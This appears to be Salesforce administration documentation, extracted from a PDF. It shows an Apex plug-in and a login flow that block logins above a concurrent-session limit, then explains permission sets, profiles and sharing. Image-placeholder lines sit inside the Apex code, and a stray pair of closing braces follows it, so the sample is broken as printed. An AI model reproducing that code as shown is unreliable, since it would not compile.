SessionPlugin is an Apex class that retrieves the number of concurrent sessions. The class queries the AuthSession table and sums the number of sessions, excluding temporary sessions.

1. In Setup, enter *Apex Classes* in the Quick Find box, and select **Apex Classes**.
2. To create a class, click **New**.
3. Copy and paste this code as the Apex class content.

```
global class SessionPlugin implements Process.Plugin
{
    global Process.PluginDescribeResult describe()
    {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.description='This plug-in returns the no of concurrent sessions for the
current user';
        result.tag='Identity';

        result.inputParameters = new List<Process.PluginDescribeResult.InputParameter> {
        };

        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>
        {
            new Process.PluginDescribeResult.OutputParameter('CONCURRENT_NO',
                Process.PluginDescribeResult.ParameterType.INTEGER)
        };

        return result;
    }

    global Process.PluginResult invoke(Process.PluginRequest request)
    {
        Map<String, Object> result = new Map<String, Object>();
        List<AuthSession> sessions;
        Integer no = 0;

        String userid = UserInfo.getUserId();

        sessions = [Select Id, ParentId, SessionType from AuthSession where
UsersId=:userid];
        for (AuthSession s : sessions)
        {
            // Count only parent and non-temp sessions
            if(s.ParentId == null && s.SessionType != 'TempUIFrontdoor' )
            {
                no++;
            }
        }

        result.put('CONCURRENT_NO', no);


        return new Process.PluginResult(result);
    }
}
```

```
}
}
```

Creating the Login Flow

The package's login flow includes these elements:

- SessionPlugin—The Apex plug-in that queries the number of concurrent sessions.
- Decision—Verifies whether the number of concurrent sessions exceeds the limit. The outcome determines whether the login is blocked or allowed.
- Block Screen—If the login exceeds the limit, the flow displays the block screen element.
- Assignment—If the login exceeds the limit, this element assigns the `LoginFlow_ForceLogout` variable to `true` and prevents the login.
- Dummy Screen—This element is a placeholder. A flow requires a UI element to follow an output variable.



1. To create a flow, go to the [Cloud Flow Designer](#) in Salesforce.
2. On the Resources tab, create a `LoginFlow_ForceLogout` output variable. When set to `true`, this variable blocks the login attempt.

Variable

Create updatable values that can be used throughout your flow.

Unique Name:

Description:

Data Type:

Input/Output Type:

Default Value:

OK Cancel

3. Create a numeric variable to store the allowed number of concurrent sessions for the user.

Variable

Create updatable values that can be used throughout your flow.

Unique Name:

Description:

Data Type:

Scale:

Input/Output Type:

Default Value:

OK Cancel

4. Create a block screen element.

Screen

Use screens to collect user input or display output. Customize the screen by adding and configuring fields to display to the user.

General Info | Add a Field | Field Settings

Name: Block
Unique Name: Block
Add Description

Navigation Options

At runtime, screens display the Next, Previous, and Finish buttons when relevant. You can also configure this screen to show the Pause button, although it will only appear if Let Users Pause Flows is enabled in your organization's Workflow and Approvals settings.

Show Finish and Previous buttons: Show Finish and Previous buttons
Show Pause button: ☒
Paused Message:
Select resource:
OK Cancel

Field Settings

Block

You have exceeded the number of allowed concurrent session.
please contact your Salesforce administrator for more information.

CONCURRENT_SESSIONS__ (session_no)

5. Create a dummy screen.

Screen

Use screens to collect user input or display output. Customize the screen by adding and configuring fields to display to the user.

General Info | Add a Field | Field Settings

Name: Dummy Screen
Unique Name: Dummy_Screen
Add Description

Navigation Options

At runtime, screens display the Next, Previous, and Finish buttons when relevant. You can also configure this screen to show the Pause button, although it will only appear if Let Users Pause Flows is enabled in your organization's Workflow and Approvals settings.

Show Finish and Previous buttons: Show Finish and Previous buttons
Show Pause button: ☒
Paused Message:
Select resource:
OK Cancel

Field Settings

Dummy Screen

You have exceeded the number of allowed concurrent session.
please contact your Salesforce administrator for more information.

6. Create an assignment element that sets the `LoginFlow_ForceLogout` output variable to `true`.

Assignment

Set or change the values of variables and adjust the order of the assignments. Drag assignments in the list to reorder them.

General Settings

Name: Set ForceLogout
Unique Name: ForceLogout
Add Description

Assignments:

Variable	Operator	Value
{LoginFlow_ForceLogout}	equals	{GlobalConstant.True}

Add Assignment

OK Cancel

7. Create a decision element that has two outcomes. If the login exceeds the limit, the outcome is `Block`, which is the default. Otherwise, the outcome is `Allow`.

Decision

Configure how users move through the flow by setting up conditions for each decision outcome.

General Settings

Name: Login
Unique Name: Login

Outcomes

Create an outcome. You can then select it when you draw a connector out from this decision.

EDITABLE OUTCOMES

Allow

Unique Name: Allow

DEFAULT OUTCOME

Block

Resource: [session_no] Operator: less than or equal Value: 1

Add Condition: All conditions must be true (AND)

OK Cancel

8. Save the flow and its elements.
9. Activate the flow.

Flow Detail

Flow Name: Concurrent Sessions Unique Name: ConcurrentSessions

Description: Namespace Prefix: Type: Flow

URL: flow/ConcurrentSessions Active Version: 16

Activated/Deactivated By: 2/12/2015 9:50 PM Created By: 2/12/2015 7:16 PM


Modified By: 3/16/2015 12:57 PM

Flow Versions

Action	Name	Version	Description	Created Date	Type	Status
Open Run Del Activate	Concurrent Sessions	17		3/16/2015 12:57 PM	Flow	Inactive

10. [Connect the login flow to a user profile](#). Best practice is to create a dedicated test user with a test profile.
11. Log out, and then log in as the test user and test the flow.

When you assign the profile to users, Salesforce redirects them at login through the flow. When a login attempt exceeds the limit, the user sees the block screen and can't log in. Here's an example of the block screen in Lightning Experience.



SEE ALSO:

[Login Flow Examples](#)

Give Users Access to Data

Choosing the data set that each user or group of users can see is one of the key decisions that affects data security. You need to find a balance between limiting access to data, thereby limiting risk of stolen or misused data, versus the convenience of data access for your users.

IN THIS SECTION:

[Control Who Sees What](#)

Salesforce provides a flexible, layered data sharing design that allows you to expose different data sets to different sets of users, so users can do their job without seeing data they don't need to see. Use permission sets and profiles to specify the objects and fields users can access. Use organization-wide sharing settings, user roles, sharing rules to specify the individual records that users can view and edit.

[User Permissions](#)

User permissions specify what tasks users can perform and what features users can access. For example, users with the “View Setup and Configuration” permission can view Setup pages, and users with the “API Enabled” permission can access any Salesforce API.

[Object Permissions](#)

Object permissions specify the base-level access users have to create, read, edit, and delete records for each object. You can manage object permissions in permission sets and profiles.

[Custom Permissions](#)

Use custom permissions to give users access to custom processes or apps.

[Profiles](#)

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one.

[User Role Hierarchy](#)

Salesforce offers a user role hierarchy that you can use with sharing settings to determine the levels of access that users have to your Salesforce org's data. Roles within the hierarchy affect access on key components such as records and reports.

Control Who Sees What

Salesforce provides a flexible, layered data sharing design that allows you to expose different data sets to different sets of users, so users can do their job without seeing data they don't need to see. Use permission sets and profiles to specify the objects and fields users can access. Use organization-wide sharing settings, user roles, sharing rules to specify the individual records that users can view and edit.



Note: [Who Sees What: Overview \(English only\)](#)

Watch a demo on controlling access to and visibility of your data.



Tip: When implementing security and sharing rules for your organization, make a table of the various types of users in your organization. In the table, specify the level of access to data that each type of user needs for each object and for fields and records within the object. You can refer to this table as you set up your security model.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

The available data management options vary according to which Salesforce Edition you have.

Object-Level Security (Permission Sets and Profiles)

Object-level security—or object permissions—provide the bluntest way to control data. Using object permissions you can prevent a user from seeing, creating, editing, or deleting any instance of a particular type of object, such as a lead or opportunity. Object permissions let you hide whole tabs and objects from particular users, so that they don't even know that type of data exists.

You specify object permissions in permission sets and profiles. *Permission sets* and *profiles* are collections of settings and permissions that determine what a user can do in the application, similar to a group in a Windows network, where all of the members of the group have the same folder permissions and access to the same software.

Profiles are typically defined by a user's job function (for example, system administrator or sales representative). A profile can be assigned to many users, but a user can be assigned to only one profile. You can use permission sets to grant additional permissions

and access settings to users. It's easy to manage users' permissions and access with permission sets, because you can assign multiple permission sets to a single user.

Field-Level Security (Permission Sets and Profiles)

In some cases, you may want users to have access to an object, but limit their access to individual fields in that object. Field-level security—or field permissions—control whether a user can see, edit, and delete the value for a particular field on an object. They let you protect sensitive fields without having to hide the whole object from users. Field permissions are also controlled in permission sets and profiles.

Unlike page layouts, which only control the visibility of fields on detail and edit pages, field permissions control the visibility of fields in any part of the app, including related lists, list views, reports, and search results. To ensure that a user can't access a particular field, use field permissions. No other settings provide the same level of protection for a field.



Note: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

Record-Level Security (Sharing)

After setting object- and field-level access permissions, you may want to configure access settings for the actual records themselves. Record-level security lets you give users access to some object records, but not others. Every record is owned by a user or a queue. The owner has full access to the record. In a hierarchy, users higher in the hierarchy always have the same access to users below them in the hierarchy. This access applies to records owned by users, as well as records shared with them.

To specify record-level security, set your organization-wide sharing settings, define a hierarchy, and create sharing rules.

- **Organization-wide sharing settings**—The first step in record-level security is to determine the organization-wide sharing settings for each object. Organization-wide sharing settings specify the default level of access users have to each others' records.

You use organization-wide sharing settings to lock down your data to the most restrictive level, and then use the other record-level security and sharing tools to selectively give access to other users. For example, let's say users have object-level permissions to read and edit opportunities, and the organization-wide sharing setting is Read-Only. By default, those users can read all opportunity records, but can't edit any unless they own the record or are granted additional permissions.

- **Role hierarchy**—Once you've specified organization-wide sharing settings, the first way you can give wider access to records is with a role hierarchy. Similar to an organization chart, a role hierarchy represents a level of data access that a user or group of users needs. The role hierarchy ensures that users higher in the hierarchy always have access to the same data as people lower in their hierarchy, regardless of the organization-wide default settings. Role hierarchies don't have to match your organization chart exactly. Instead, each role in the hierarchy should represent a level of data access that a user or group of users needs.

You can also use a territory hierarchy to share access to records. A territory hierarchy grants users access to records based on criteria such as zip code, industry, revenue, or a custom field that is relevant to your business. For example, you could create a territory hierarchy in which a user with the "North America" role has access to different data than users with the "Canada" and "United States" roles.



Note: Although it's easy to confuse permission sets and profiles with roles, they control two very different things. Permission sets and profiles control a user's object and field access permissions. Roles primarily control a user's record-level access through role hierarchy and sharing rules.

- **Sharing rules**—Sharing rules let you make automatic exceptions to organization-wide sharing settings for particular sets of users, to give them access to records they don't own or can't normally see. Sharing rules, like role hierarchies, are only used to give additional users access to records—they can't be stricter than your organization-wide default settings.
- **Manual sharing**—Sometimes it's impossible to define a consistent group of users who need access to a particular set of records. In those situations, record owners can use manual sharing to give read and edit permissions to users who would not have access to the record any other way. Although manual sharing isn't automated like organization-wide sharing settings, role hierarchies, or sharing rules, it gives record owners the flexibility to share particular records with users that need to see them.

- Apex managed sharing—If sharing rules and manual sharing don't give you the control you need, you can use Apex managed sharing. Apex managed sharing allows developers to programmatically share custom objects. When you use Apex managed sharing to share a custom object, only users with the "Modify All Data" permission can add or change the sharing on the custom object's record, and the sharing access is maintained across record owner changes.

User Permissions

User permissions specify what tasks users can perform and what features users can access. For example, users with the "View Setup and Configuration" permission can view Setup pages, and users with the "API Enabled" permission can access any Salesforce API.

You can enable user permissions in permission sets and custom profiles. In permission sets and the enhanced profile user interface, these permissions—as well as their descriptions—are listed in the App Permissions or System Permissions pages. In the original profile user interface, user permissions are listed under Administrative Permissions and General User Permissions.

To view permissions and their descriptions, from Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**, then select or create a permission set. Then from the Permission Set Overview page, click **App Permissions** or **System Permissions**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

The user permissions available vary according to which edition you have.

IN THIS SECTION:

[User Permissions and Access](#)

User permissions and access settings are specified in profiles and permission sets. To use them effectively, understand the differences between profiles and permission sets.

[Permission Sets](#)

A permission set is a collection of settings and permissions that give users access to various tools and functions. The settings and permissions in permission sets are also found in profiles, but permission sets extend users' functional access without changing their profiles.

User Permissions and Access

User permissions and access settings are specified in profiles and permission sets. To use them effectively, understand the differences between profiles and permission sets.

User permissions and access settings specify what users can do within an organization:

- Permissions determine a user's ability to edit an object record, view the Setup menu, empty the organizational Recycle Bin, or reset a user's password.
- Access settings determine other functions, such as access to Apex classes, app visibility, and the hours when users can log in.

Every user is assigned only one profile, but can also have multiple permission sets. When determining access for your users, use *profiles to assign the minimum permissions and access settings* for specific groups of users. Then use *permission sets to grant more permissions* as needed.

This table shows the types of permissions and access settings that are specified in profiles and permission sets.

Permission or Setting Type	In Profiles?	In Permission Sets?
Assigned apps		

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

The available permissions and settings vary according to which Salesforce edition you have.

Permission sets available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Permission or Setting Type	In Profiles?	In Permission Sets?
Tab settings	✓	✓
Record type assignments	✓	✓
Page layout assignments	✓	
Object permissions	✓	✓
Field permissions	✓	✓
User permissions (app and system)	✓	✓
Apex class access	✓	✓
Visualforce page access	✓	✓
External data source access	✓	✓
Service provider access (if Salesforce is enabled as an identity provider)	✓	✓
Custom permissions	✓	✓
Desktop client access	✓	
Login hours	✓	
Login IP ranges	✓	

IN THIS SECTION:

[Revoking Permissions and Access](#)

Revoking Permissions and Access

You can use profiles and permission sets to grant access, but not to deny access. Any permission granted from either a profile or permission set is honored. For example, if “Transfer Record” isn't enabled in Jane Smith's profile, but is enabled in two of her permission sets, she can transfer records regardless of whether she owns them. To revoke a permission, you must remove all instances of the permission from the user. You can do this with the following actions—each has possible consequences.

Action	Consequence
Disable a permission or remove an access setting in the profile and any permission sets that are assigned to the user.	The permission or access setting is disabled for all other users assigned to the profile or permission sets.
If a permission or access setting is enabled in the user's profile, assign a different profile to the user.	The user may lose other permissions or access settings associated with the profile or permission sets.
AND	

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

Action**Consequence**

If the permission or access setting is enabled in any permission sets that are assigned to the user, remove the permission set assignments from the user.


To resolve the consequence in either case, consider all possible options. For example, you can clone the assigned profile or any assigned permission sets where the permission or access setting is enabled. Then, disable the permission or access setting, and assign the cloned profile or permission sets to the user. Another option is to create a base profile with the least number of permissions and settings that represents the largest number of users possible. Then create permission sets that layer more access.

Permission Sets

A permission set is a collection of settings and permissions that give users access to various tools and functions. The settings and permissions in permission sets are also found in profiles, but permission sets extend users' functional access without changing their profiles.

Users can have only one profile but, depending on the Salesforce edition, they can have multiple permission sets. You can assign permission sets to various types of users, regardless of their profiles.

Create permission sets to grant access among logical groupings of users, regardless of their primary job function. For example, let's say you have several users with a profile called Sales User. This profile allows assignees to read, create, and edit leads. Some, but not all, of these users also need to delete and transfer leads. Instead of creating another profile, create a permission set.



Or, let's say you have an Inventory custom object in your org. Many users need "Read" access to this object, and a smaller number of users need "Edit" access. You can create a permission set that grants "Read" access and assign it to the appropriate users. You can then create another permission set that gives "Edit" access to the Inventory object and assign it to the smaller group of users.

If a permission isn't enabled in a profile but is enabled in a permission set, users with that profile and permission set have the permission. For example, if "Manage Password Policies" isn't enabled in Jane Smith's profile but is enabled in one of her permission sets, she can manage password policies.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

IN THIS SECTION:
[Create and Edit Permission Set List Views](#)

You can create and edit permission set list views to show a list of permission sets with specific fields and permissions. For example, you could create a list view of all permission sets in which "Modify All Data" is enabled.

[Edit Permission Sets from a List View](#)

You can change permissions in up to 200 permission sets directly from the list view, without accessing individual permission sets.

[App and System Settings in Permission Sets](#)

In permission sets, permissions and settings are organized into app and system categories. These categories reflect the rights users need to administer and use system and app resources.

[Permission Set Assigned Users Page](#)

From the Assigned Users page, you can view all users who are assigned to a permission set, assign more users, and remove user assignments.

[Search Permission Sets](#)

To quickly navigate to other pages in a permission set, you can enter search terms in any permission set detail page.

[View and Edit Assigned Apps in Permission Sets](#)

Assigned app settings specify the apps that users can select in the Lightning Platform app menu.

[Assign Custom Record Types in Permission Sets](#)

[Enable Custom Permissions in Permission Sets](#)


Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in permission sets.


[Manage Permission Set Assignments](#)

You can assign permission sets to a single user from the user detail page or assign multiple users to a permission set from any permission set page.


Create and Edit Permission Set List Views

You can create and edit permission set list views to show a list of permission sets with specific fields and permissions. For example, you could create a list view of all permission sets in which "Modify All Data" is enabled.

1. In the Permission Sets page, click **Create New View**, or select a view and click **Edit**.
2. Enter the view name.
3. Under Specify Filter Criteria, specify the conditions that the list items must match, such as *Modify All Data equals True*.
 - a. Type a setting name, or click  to search for and select the setting you want.
 - b. Choose a filter operator.
 - c. Enter the value that you want to match.

 **Tip:** To show only permission sets with no user license, enter *User License* for the Setting, set the Operator to *equals*, and enter *" "* in the Value field.

 - d. To specify another filter condition, click **Add Row**. You can specify up to 25 filter condition rows.
4. Under Select Columns to Display, specify the settings that you want to appear as columns in the list view. You can add up to 15 columns.
 - a. From the Search drop-down list, select a setting type.
 - b. Enter the first few letters of the setting you want to add and click **Find**.

 **Note:** If the search finds more than 500 values, no results appear. Refine your search criteria to show fewer results.

5. Click **Save**, or if you're cloning an existing view, rename it and click **Save As**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer**, and **Database.com** Editions


USER PERMISSIONS

To create, edit, and delete permission set list views:

- Manage Profiles and Permission Sets

Edit Permission Sets from a List View

You can change permissions in up to 200 permission sets directly from the list view, without accessing individual permission sets.

 **Note:** Use care when editing permission sets with this method. Making mass changes can have a widespread effect on users in your organization.

1. Select or [create a list view](#) that includes the permission sets and permissions you want to edit.
2. To edit multiple permission sets, select the checkbox next to each one you want to edit. If you select permission sets on multiple pages, the selections on each page are remembered.
3. Double-click the permission you want to edit. For multiple permission sets, double-click the permission in any of the selected permission sets.
4. In the dialog box that appears, enable or disable the permission. In some cases, changing a permission can also change other permissions. For example, if “Manage Cases” and “Transfer Cases” are enabled in a permission set and you disable “Transfer Cases,” then “Manage Cases” is also disabled. In this case, the dialog box lists the affected permissions.
5. To change multiple permission sets, select **All n selected records** (where n is the number of permission sets you selected).
6. Click **Save**.

If you edit multiple permission sets, only the permission sets that support the permission you are editing change. For example, let’s say you use inline editing to enable “Modify All Data” in ten permission sets, but one permission set doesn’t have “Modify All Data.” In this case, “Modify All Data” is enabled in all the permission sets, except the one without “Modify All Data.”

Any changes you make are recorded in the setup audit trail.

App and System Settings in Permission Sets

In permission sets, permissions and settings are organized into app and system categories. These categories reflect the rights users need to administer and use system and app resources.

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let’s say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

The Apps section of the permission sets overview page contains settings that are directly associated with the business processes the apps enable. For example, customer service agents might need to manage cases, so the “Manage Cases” permission is in the Call Center section of the App Permissions page. Some app settings aren’t related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To edit multiple permission sets from the list view:

- Manage Profiles and Permission Sets

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

System Settings

Some system functions apply to an organization and not to any single app. For example, “View Setup and Configuration” allows users to view setup and administrative settings pages. Other system functions apply to all apps. For example, the “Run Reports” and “Manage Dashboards” permissions allow managers to create and manage reports in all apps. In some cases, such as with “Modify All Data,” a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

Permission Set Assigned Users Page

From the Assigned Users page, you can view all users who are assigned to a permission set, assign more users, and remove user assignments.

To view all users who are assigned to a permission set, from any permission set page, click **Manage Assignments**. From the Assigned Users page, you can:

- [Assign users to the permission set](#)
- [Remove user assignments from the permission set](#)
- [Edit a user](#)
- View a user’s detail page by clicking the name, alias, or username
- View a profile by clicking the profile name

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions


USER PERMISSIONS

To view users that are assigned to a permission set:

- View Setup and Configuration

Search Permission Sets

To quickly navigate to other pages in a permission set, you can enter search terms in any permission set detail page.

On any of the permission sets detail pages, type at least three consecutive letters of an object, setting, or permission name in the  **Find Settings...** box. The search terms aren't case-sensitive. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

For some categories, you can search for the specific permission or setting name. For other categories, search for the category name.

Item	Search for	Example
Assigned apps	App name	Type <code>saLes</code> in the Find Settings box, then select <code>Sales</code> from the list.
Objects	Object name	Let's say you have an Albums custom object. Type <code>albu</code> , then select <code>Albums</code> .
<ul style="list-style-type: none"> Fields Record types 	Parent object name	Let's say your Albums object contains a Description field. To find the <code>Description</code> field for albums, type <code>albu</code> , select <code>Albums</code> , and scroll down to <code>Description</code> under Field Permissions.
Tabs	Tab or parent object name	Type <code>rep</code> , then select <code>Reports</code> .
App and system permissions	Permission name	Type <code>api</code> , then select <code>API Enabled</code> .
All other categories	Category name	To find Apex class access settings, type <code>apex</code> , then select <code>Apex Class Access</code> . To find custom permissions, type <code>cust</code> , then select <code>Custom Permissions</code> . And so on.

If you don't get any results, don't worry. Here's some tips that can help:

- Check if the search term has at least three consecutive characters that match the object, setting, or permission name.
- The permission, object, or setting you're searching for might not be available in the current Salesforce org.
- The item you're searching for might not be available for the user license that's associated with the current permission set. For example, a permission set with the Standard Platform User license doesn't include the "Modify All Data" permission.
- The permission set license associated with the permission set doesn't include the object, setting, or permission name you're searching for.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To search permission sets:

- View Setup and Configuration

View and Edit Assigned Apps in Permission Sets

Assigned app settings specify the apps that users can select in the Lightning Platform app menu.

Unlike profiles, you can't assign a default app in permission sets. You can only specify whether apps are visible.

To assign apps:

1. From Setup, enter *Permission Sets* in the *Quick Find* box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Assigned Apps**.
4. Click **Edit**.
5. To assign apps, select them from the Available Apps list and click **Add**. To remove apps from the permission set, select them from the Enabled Apps list and click **Remove**.
6. Click **Save**.

Assign Custom Record Types in Permission Sets

1. From Setup, enter *Permission Sets* in the *Quick Find* box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Object Settings**, then click the object you want.
4. Click **Edit**.
5. Select the record types you want to assign to this permission set.
6. Click **Save**.

IN THIS SECTION:

[How is record type access specified?](#)

You can assign record types to users in their profile or permission sets, or a combination of both. Record type assignment behaves differently in profiles and permission sets.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To edit assigned app settings:

- Manage Profiles and Permission Sets

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Record types available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To assign record types in permission sets:

- Manage Profiles and Permission Sets

How is record type access specified?

You can assign record types to users in their profile or permission sets, or a combination of both. Record type assignment behaves differently in profiles and permission sets.

- A user's default record type is specified in the user's personal settings. You can't specify a default record type in permission sets.
- You can assign the `--Master--` record type in profiles. In permission sets, you can assign only custom record types. The behavior for record creation depends on which record types are assigned in profiles and permission sets.

If users have this record type on their profile...	And this total number of custom record types in their permission sets...	When they create a record...
<code>--Master--</code>	None	The new record is associated with the Master record type
<code>--Master--</code>	One	The new record is associated with the custom record type. Users can't select the Master record type.
<code>--Master--</code>	Multiple	Users are prompted to select a record type.
Custom	One or more	Users are prompted to select a record type. In their personal settings, users can set an option to use their default record type and not be prompted to choose a record type.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

- Page layout assignments are specified in profiles only—they're not available in permission sets. When a permission set specifies a custom record type, users with that permission set get the page layout assignment that's specified for that record type in their profile. (In profiles, page layout assignments are specified for every record type, even when record types aren't assigned.)
- For lead conversion, the default record type specified in a user's profile is used for the converted records.
- Users can view records assigned to any record type. As a result, a page layout is assigned to every record type on a user's profile. A record type assignment on a user's profile or permission set doesn't determine whether a user can view a record with that record type. The record type assignment simply specifies that the user can use that record type when creating or editing a record.
- Record types in permission sets aren't supported in packages and change sets. As a result, any record type assignments in permission sets in a sandbox organization must be manually reproduced in a production organization.

Enable Custom Permissions in Permission Sets

Custom permissions give you a way to provide access to custom processes or apps. After you've created a custom permission and associated it with a process or app, you can enable the permission in permission sets.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select a permission set, or create one.
3. On the permission set overview page, click **Custom Permissions**.
4. Click **Edit**.
5. To enable custom permissions, select them from the Available Custom Permissions list and then click **Add**. To remove custom permissions from the permission set, select them from the Enabled Custom Permissions list and then click **Remove**.
6. Click **Save**.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To enable custom permissions in permission sets:

- [Manage Profiles and Permission Sets](#)

Manage Permission Set Assignments

You can assign permission sets to a single user from the user detail page or assign multiple users to a permission set from any permission set page.

- [Assign Permission Sets to a Single User](#)
- [Assign a Permission Set to Multiple Users](#)
- [Remove User Assignments from a Permission Set](#)

IN THIS SECTION:

[Assign Permission Sets to a Single User](#)

Assign permission sets or remove permission set assignments for a single user from the user detail page.

[Assign a Permission Set to Multiple Users](#)

Assign a permission set to one or more users from any permission set page.

[Remove User Assignments from a Permission Set](#)

From any permission set page, you can remove the permission set assignment from one or more users.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Assign Permission Sets to a Single User

Assign permission sets or remove permission set assignments for a single user from the user detail page.

The Permission Set Assignments page shows:

- Permission sets with no associated license. For example, you can assign a permission set if **None** was selected for the license type in the permission set. Make sure that the user's license allows all the permission set's enabled settings and permissions. If the user's license doesn't allow selected permissions, the assignment fails.
- Permission sets that match the user's license. For example, if a user's license is Chatter Only, you can assign permission sets with the Chatter Only license.
- Permission sets specific to permission set licenses. Let's say you create a permission set named Identity and associate that permission set to the "Identity Connect" permission set license. When you assign users to Identity, they receive all functionality available with the Identity Connect permission set license.

 **Note:** Some permissions require users to have a permission set license before you can grant the permissions. For example, if you add the "Use Identity Connect" user permission to the Identity permission set, you can assign only users with the Identity Connect permission set license to the permission set.

1. From Setup, enter *Users* in the **Quick Find** box, then select **Users**.
2. Select a user.
3. In the Permission Set Assignments related list, click **Edit Assignments**.
4. To assign a permission set, select it under Available Permission Sets and click **Add**. To remove a permission set assignment, select it under Enabled Permission Sets and click **Remove**.
5. Click **Save**.

 **Tip:** You can perform this and other administration tasks from the SalesforceA mobile app.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To assign permission sets:

- "Assign Permission Sets"

Assign a Permission Set to Multiple Users

Assign a permission set to one or more users from any permission set page.

1. Select the permission set that you want to assign to users.
2. Click **Manage Assignments** and then **Add Assignments**.
3. Select the checkboxes next to the names of the users you want assigned to the permission set, and click **Assign**.

Messages confirm success or indicate if a user doesn't have the appropriate licenses for assignment.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To assign a permission set to users:

- Assign Permission Sets

Remove User Assignments from a Permission Set

From any permission set page, you can remove the permission set assignment from one or more users.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select a permission set.
3. In the permission set toolbar, click **Manage Assignments**.
4. Select the users to remove from this permission set.
You can remove up to 1000 users at a time.
5. Click **Remove Assignments**.
This button is only available when one or more users are selected.
6. To return to a list of all users assigned to the permission set, click **Done**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS


To remove permission set assignments:

